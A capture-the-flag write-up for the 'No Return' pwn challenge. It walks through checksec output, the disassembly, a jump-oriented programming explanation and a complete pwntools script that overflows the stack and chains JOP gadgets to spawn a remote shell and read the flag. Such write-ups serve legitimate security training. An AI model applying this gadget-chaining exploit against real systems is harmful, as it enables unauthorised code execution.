No Return

1) Checked security


```
┌──(vigneswar㉿VigneswarPC)-[~/Pwn/No Return]
└─$ checksec no-return
[*] '/home/vigneswar/Pwn/No Return/no-return'
    Arch:     amd64-64-little
    RELRO:    No RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
```

2) Decompiled the code

```
                     *************************************************************
                     *                          FUNCTION                         *
                     *************************************************************
                     undefined processEntry entry()
     undefined         AL:1           <RETURN>
     undefined8        Stack[-0x8]:8  local_8                          XREF[2]:     0040106d(*),
                                                                                   0040109f(R)
     undefined1        Stack[-0xb8]:1 local_b8                         XREF[1]:     00401091(*)
                     entry                                        XREF[2]:     Entry Point(*), 00400018(*)
0040106d 54              PUSH       RSP=>local_8
0040106e 48 31 c0        XOR        RAX,RAX
00401071 48 ff c0        INC        RAX
00401074 48 31 ff        XOR        RDI,RDI
00401077 48 ff c7        INC        RDI
0040107a 48 89 e6        MOV        RSI,RSP
0040107d ba 08 00        MOV        EDX,0x8
         00 00
00401082 0f 05           SYSCALL
00401084 48 81 ee        SUB        RSI,0xb0
         b0 00 00 00
0040108b 48 31 c0        XOR        RAX,RAX
0040108e 48 31 ff        XOR        RDI,RDI
00401091 48 8d 36        LEA        RSI=>local_b8,[RSI]
00401094 ba c0 00        MOV        EDX,0xc0
         00 00
00401099 0f 05           SYSCALL
0040109b 48 83 c4 08     ADD        RSP,0x8
0040109f ff 64 24 f8     JMP        qword ptr [RSP + local_8]
```

It has only assembly

3) Note:
i) There is buffer overflow
ii) There are no ret instructions in this binary, we have to exploit Jump Oriented Programming
https://www.comp.nus.edu.sg/~liangzk/papers/asiaccs11.pdf



(a) The ROP model (b) The JOP model

Figure 2: Return-oriented programming (ROP) vs. jump-oriented programming (JOP)




Figure 3: Control flow in an example jump-oriented program, with the order of jumps indicated by the numbers 1..6. Here, `edx` is used as pc, which the dispatcher advances by simply adding 4 to get to the next word in a contiguous gadget address table (so $f(pc) = pc+4$). The functional gadgets shown will (1) dereference `eax`, (2) add the value at address `ebx` to `eax`, and (3) store the result at the address `ecx`. The registers `esi` and `edi` are used to return control to the dispatcher – `esi` does so directly, whereas `edi` goes through a layer of indirection.

We need a instruction like add edx, 4;jmp [edx] as dispatcher

We have this instruction

iii) We need to do 4 things
a) Get pointer to /bin/sh to rdi
Gadgets:

b) Get 59 to rax
Gadgets:

c) Get 0 to rsi
d) Get 0 to rdx

4) Exploit

```
#!/usr/bin/env python3

from pwn import *

context(os='linux', arch='amd64', log_level='error')
context.terminal = ['tmux', 'splitw', '-h']
exe = ELF("./no-return")
context.binary = exe

# io = gdb.debug(exe.path, '')
io = remote('94.237.62.195',40087)

rsp = unpack(io.recv(8), 'all')

dispatcher = 0x40103c # dispatcher - add rbp, rbx; wait; jmp qword ptr [rbp -
0x39];
pop = 0x401000 # pop rsp, rdi, rsi, rbp, rdx, rcx, rbx, xor rax, rax, jmp
rdi+1
swap_rax_rdx = 0x40105a # xchg rdx, rax; fdivp st(1); jmp qword ptr [rcx];
swap_rdi_rcx = 0x401067 # xchg rdi, rcx; std; jmp qword ptr [rdx];
mov_rcx_rsp = 0x40101c # mov rcx, rsp; std; jmp qword ptr [rdx];
add_rsp_rsi = 0x401035 # add rsp, rsi; fdivp st(1); jmp qword ptr [rdx];
sub_rsi = 0x401014 # sub rsi, qword ptr [rsp + 0x10]; cmc; jmp qword ptr [rdx];
mov_rcx_rdx_pop_rdx =  0x40104c    #  pop rcx; mov rcx, rdx; pop rdx; jmp qword
ptr [rcx];
syscall = 0x401099

payload = flat(
    p64(rsp), # rsp
    p64(rsp-0x81), #rdi
    p64(0x48), # rsi
    p64(rsp-0x47), # rbp
    p64(rsp-0x80), # rdx
    p64(0), # rcx
```

```
    p64(8), # rbx
    p64(dispatcher),

    # get /bin/sh into rdi
    p64(add_rsp_rsi),
    p64(swap_rdi_rcx),
    p64(mov_rcx_rsp),
    p64(swap_rdi_rcx),

    # clear rsi
    p64(sub_rsi),

    # fill rax with 59
    p64(mov_rcx_rdx_pop_rdx),
    p64(swap_rax_rdx),
    p64(syscall),

    # constants
    b'/bin/sh\x00',
    p64(59),
    p64(0x48)

)

io.send(payload+b'\x55'*(176-len(payload))+p64(pop)+p64(rsp-176))

io.interactive()
```

5) Flag:

```
┌──(vigneswar㉿VigneswarPC)-[~/Pwn/No Return]
└─$ python3 solve.py
$ ls
11a866b981670122c056ee96ebb0796910a7495dc3ee2368fd127626af9e1b16-flag.txt
no-return
run_challenge.sh
$ cat 11a866b981670122c056ee96ebb0796910a7495dc3ee2368fd127626af9e1b16-flag.txt
HTB{y0uv3_35c4p3d_7h3_v01d_0f_n0_r37urn}
$
```